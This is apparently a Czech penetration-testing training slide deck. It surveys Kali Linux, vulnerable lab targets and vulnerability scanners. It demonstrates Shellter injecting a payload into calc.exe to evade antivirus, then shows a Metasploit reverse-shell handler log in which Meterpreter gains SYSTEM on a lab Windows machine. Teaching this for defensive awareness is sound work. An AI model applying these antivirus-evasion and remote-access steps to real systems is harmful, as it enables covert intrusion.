


PENTESTING V PRAXI



Ing. Miloslav Urbiš
murbis@seznam.cz

AGENDA

- Úvod do bezpečnostního testování
- Distribuce a cíle pro penetrační testy
- Ukázka nástrojů pro pentesting v distribuci Kali Linux
- Použití obfuskátoru a injektoru shellter
- Ukázka použití skenerů zranitelností
- Výhody a nevýhody skenování zranitelností



VULNERABILITY ASSESSMENT VERSUS PENETRATION TEST

- Vulnerability assesment je proaktivní sledování a zjišťování slabých míst v infrastruktuře. Bývá součástí auditů.
- Penetrační testování je další fáze navazující na zjišťování zranitelností.



JAK ZVLÁDNOUIT VELKÉ MNOŽSTVÍ NÁSTROJŮ?

- Doporučuji používat ověřené security distribuce s předinstalovanými nástroji např. Kali Linux
- Doporučuji používat zranitelné cíle pro výuku hackingu a penetračního testování např. metasploitable linux



NEJPOUŽÍVANĚJŠÍ SECURITY DISTRIBUCE

- KaliLiux (dříve Backtrack)
- Archlinux
- Hacking9
- Samurai-wtf
- pwnOS
- Katana
- Network Security Toolkit (NST)

a další



NEZABEZPEČENÉ CÍLE - UNSECURE TARGETS

- Hackerdemia (de-ice)
- Damn Vulnerable Linux
- OWASP LiveCD
- Damn Vulnerable Web App
- Metasploitable Linux



POUŽITÍ OBFUSKÁTORU A INJEKTORU KÓDU - NÁSTROJ SHELLTER

- Universální nástroj pro modifikaci spustitelných souborů pro všechny platformy (Win, Linux, MAC). Free a portable.
- Jednoduchý download zde:
<https://www.shellterproject.com/download/>

Uživatel si může vybrat co, kdy a kam vloží.



APLIKACE SHELLTER

The image shows a web browser displaying the Shellter VI [6.2] download page. The page has a dark theme with a sidebar on the left containing links like 'Shellter', 'Download', 'Updates', 'Tips & Tricks', 'FAQ', 'License', 'Source Code', 'Contact', and 'Donate'. The main content area is titled 'Download' and contains text about reading the license agreement and documentation. It also lists 'LATEST DEMOS' and 'OLD DEMOS'. A terminal window titled 'Shellter VI' is overlaid on the right side of the page, showing the ASCII art logo for Shellter VI [6.2] and a warning message: 'Warning! Shellter is not currently running as Administrator! Some applications might require elevated privileges to start tracing and/or to complete the injection of the payload.' Below the warning, it prompts the user to 'Choose Operation Mode - Auto/Manual (A/M/H):'.

Shellter VI [6.2]

SHELLTER DOWNLOAD UPDATES TIPS & TRICKS FAQ LICENSE SOURCE CODE CONTACT DONATE

Shellter
Download
Updates
Tips & Tricks
FAQ
License
Source Code
Contact
Donate

LATEST DEMOS

- Shellter V - Putty Magic
- Shellter V - Puttygen Magic
- Configure Shellter in Kali 2.0 x64
- Shellter V & Kali 2.0
- Shellter V
- Shellter v4.0 - Reflective DLL
- Shellter v4.0 - Doing Magic
- Shellter 3.1 & Kali
- Shellter 2.0 & kali
- Shellter 2.0 & Win7 x64

OLD DEMOS

Download

Please take some time to read carefully the [License Agreement](#) and the [documentation](#) before using Shellter.

By using this tool, it is implied that you agree with all the terms and conditions mentioned in the License Agreement.

[Shellter VI \[6.2\]](#)

Compatible with: Windows & Wine/CrossOver for Linux/Mac

Executable - SHA256:
68DE1EDDAAC269211D00AE269F1124B0835E9F9E97ECC3
0AB33796BBFF

Note: You can perform a cross-integrity check of the main executable by checking the SHA256 stored in the [twitter](#) account


[Donate - Paypal & Bitcoin](#)

[Linux Packages](#)

```
Warning!
Shellter is not currently running as Administrator!
Some applications might require elevated privileges to start tracing and/or
to complete the injection of the payload.

Choose Operation Mode - Auto/Manual (A/M/H):
```


VLASTNÍ APLIKACE SHELLTER DETEKOVÁNA ANTIVIREM



POSTUP MODIFIKACE EXE APLIKACE

```
Shellter VI

Choose Operation Mode - Auto/Manual (A/M/H): M
Perform Online Version Check? (Y/N/H): N
PE Target: calc.exe

*****
* Backup *
*****

Backup: Shellter_Backups\calc.exe

*****
* PE Compatibility Information *
*****

Minimum Supported Windows OS: 6.1

Note: It refers to the minimum required Windows version for the target
application to run. This information is taken directly from the
PE header and might be not always accurate.

*****
* Packed PE Info *
*****

Status: Possibly Not Packed - The EntryPoint is located in the first section!


*****
* PE Info Elimination *
*****

Data: Dll Characteristics (Dynamic ImageBase etc...), Digital Signature.
Status: All related information has been eliminated!

Gather Dynamic Thread Context Info? (Y/N/H): Y
Number of Instructions: 15000
```



NALEZENO JENOM SPECIALIZOVANOU THREAT MNG. GATEWAY



SHA256: 4608e455aa681fcd3950350f3cc42b96a5becab48b674f005043e80fb6282083

File name: calc.exe

Detection ratio: 3 / 56

Analysis date: 2016-04-19 14:55:11 UTC (1 minuta ago)

Analysis | File detail | Additional information | Comments | Votes

Antivirus	Result	Update
Ikarus	Trojan.Win32.Swrort	20160419
McAfee-GW-Edition	BehavesLike.Win32.Trojan.bc	20160419
Qihoo-360	HEUR/QVM10.1.0000.Malware.Gen	20160419
ALYac	✓	20160419
AVG	✓	20160419
AVware	✓	20160419
Ad-Aware	✓	20160419

NAVÁZÁNÍ SPOJENÍ S KALI LINUXEM

Kali-Linux-2016.1-vm-amd64 - VMware Workstation 12 Player (Non-commercial use only)

File Edit View Search Terminal Help

wine: Bad EXE format for Z:\usr\share\shellter\shellter.exe.
wineconsole: Starting program "/usr/share/shellter/shellter.exe" failed.
The command is invalid.
root@kali:~/Desktop# ^C
root@kali:~/Desktop# "dpkg --add-architecture i386 && apt-get update &&
> apt-get install wine32"
bash: \$'dpkg --add-architecture i386 && apt-get update && \napt-get install wine32': command not found
root@kali:~/Desktop# "dpkg --add-architecture i386 && apt-get update && apt-get install wine32"
bash: dpkg --add-architecture i386 && apt-get update && apt-get install wine32: command not found
root@kali:~/Desktop# apt-get install wine32
Reading package lists... Done
Building dependency tree
Reading state information... Done
Package wine32 is not available, but is referred to by another package.
You may want to run apt-get update to ensure local package index is up to date.
You may also want to update your source list.
The package is missing, has been obsoleted, or
is no longer available from another source

root@kali:~/Desktop# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.234.128 netmask 255.255.255.0 broadcast 192.168.234.255
ether 08:00:27:0c:29:ff:fe:c9:149 prefixlen 64 scopeid 0x20<link>
txqueuelen 1000 (Ethernet)
RX packets 14149 bytes 14072605 (14.2 MiB)
errors 0 dropped 0 overruns 0 frame 0
TX packets 4033 bytes 249026 (243.1 KiB)
errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
ether ::1 prefixlen 128 scopeid 0x10<host>
txqueuelen 0 (Local Loopback)
RX packets 873068 bytes 166291971 (158.5 MiB)
errors 0 dropped 0 overruns 0 frame 0
TX packets 873068 bytes 166291971 (158.5 MiB)
errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~/Desktop#

root@kali:~#
=====

ID	Status	Critical	Name	Started
0	sleep	True	SessionScheduler-1	2016-04-19 05:06:12 -0400
1	sleep	True	SessionScheduler-2	2016-04-19 05:06:12 -0400
2	sleep	True	SessionScheduler-3	2016-04-19 05:06:12 -0400
3	sleep	True	SessionScheduler-4	2016-04-19 05:06:12 -0400
4	sleep	True	SessionScheduler-5	2016-04-19 05:06:12 -0400
5	sleep	True	SessionManager	2016-04-19 05:06:12 -0400

msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.234.128:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168.234.129
[*] Meterpreter session 2 opened (192.168.234.128:4444 -> 192.168.234.129:1071) at 2016-04-19 11:38:31 -0400

materpreter > sysinfo
Computer : WIN-I49VEA20500
OS : Windows 7 (Build 7601, Service Pack 1).
Architecture : x64 (Current Process is WOW64)
System Language : cs_CZ
Domain : WORKGROUP
Logged On Users : 1
Meterpreter : x86/win32
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).

OVLÁDNUTÍ VZDÁLENÉHO KLIENTA

The screenshot displays a Windows 7 desktop environment during a remote control session. A File Explorer window is open, showing the 'Knihovna Dokumenty' (Documents Library) folder. The folder contains several items, including folders like 'CISCOanyconnect', 'DRMAX', 'shellter', and files like 'calc', 'msfvenomguide', 'shellter', and 'Shelter manual'. A command prompt window in the bottom left corner shows the execution of a reverse TCP handler and the establishment of a Meterpreter session.

File Explorer: Knihovna Dokumenty

Název položky	Datum změny	Typ	Velikost
CISCOanyconnect	24.3.2016 9:48	Složka souborů	
DRMAX	21.2.2016 22:23	Složka souborů	
shellter	19.4.2016 17:08	Složka souborů	
calc	19.4.2016 16:45	Aplikace	764 kB
msfvenomguide	26.8.2015 23:56	Soubor	1 kB
shellter	19.4.2016 16:07	Komprimovaná sl...	320 kB
Shelter manual	19.4.2016 16:28	Dokument Office ...	624 kB


Command Prompt:

```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168
[*] Meterpreter session 2 opened (192.168.2
00

meterpreter > sysinfo
Computer      : WIN-I49VEA20500
OS            : Windows 7 (Build 7601, Se
Architecture : x64 (Current Process is W
System Language : cs_CZ
Domain       : WORKGROUP
Logged On Users : 1
Meterpreter   : x86/win32
meterpreter > getsystem
...got system via technique 1 (Named Pipe I
```

UPRAVENÉ APLIKACE NEJSOU DETEKOVÁNY ANTIVIREM



POUŽITÍ AUTOMATIZOVANÝCH SKENERŮ ZRANITELNOSTÍ

- Jde o nutné zlo, které používají útočníci i obránci
- Cílem je získat maximum informací o cíli
- Můžeme ohrozit skenované cíle



CÍLE SKENOVÁNÍ

- Přehled MAC adres
- Přehled o otevřených portech
- Přehled o běžících službách
- Zjišťování zranitelností
- Používaný software a jeho verze
- Skenování firewallů, load balancerů, WAF a další



HLEDÁNÍ ZRANITELNOSTÍ

- K dispozici je množství vulnerability scannerů
 - Nessus
 - Nexpose
 - Metasploit
 - Open-VAS
 - Metasploit auxiliary modules
 - Nmap

nmap 10.0.0.158 --script=*vuln*



SROVNÁNÍ VÝSLEDKŮ VŮČI METASPLOITABLE LINUXU

Nessus 5

External Network Profile

Critical **3**

High **6**

Medium **22**

Low **8**

Info **137**

OpenVAS 5

Full Audit Scan Profile

High **38**

Medium **24**

Low **36**

Log **44**

Nexpose

Full Audit Scan Profile

Critical **49**

Severe **103**

Moderate **18**



CELKOVÉ SROVNÁNÍ VÝSLEDKŮ

- Převzato z:

<https://hackertarget.com/nessus-openvas-nexpose-vs-metasploitable/>

- | Nessus | OpenVAS | Nexpose | Nmap |
|--------|---------|---------|------|
| 7 | 7 | 7 | 6 |

Žádný ze skenerů nenašel vše!



PROVÁDĚNÍ VULNERABILITY SKENOVÁNÍ S AUTOMATICKÝMI NÁSTROJI

- Výhody Vulnerability Scannerů:
 - “Click-and-Go” dle plánovače
 - Basic knowledge of IT and Security
 - Powerful
 - Up-to-date
- Nevýhody Vulnerability Scannerů:
 - Nutnost dokonfigurování pro konkrétní prostředí
 - Snaha „vždy něco najít“
 - Cena za profesionální skenery
 - Nutnost používat více skenerů (kombinace opensource/komerční nástroje)



HLAVNÍ ZÁVĚR

- I neznalý uživatel dokáže s nástrojem Shellter vytvořit kód nezjistitelný antivirem a překonávající firewall přes port 443
- Nespoléhejte na kladné výsledky skenování zranitelností. V praxi to nemusí nic znamenat a útočník může získat přístup do vaší sítě snadno např. pomocí technik sociálního inženýrství.
- Nespoléhejte jenom na antivirové nástroje a firewally. V infrastruktuře je třeba používat rovněž systémy IDS/IPS, next generation firewally a specializované brány (threat management gateway)

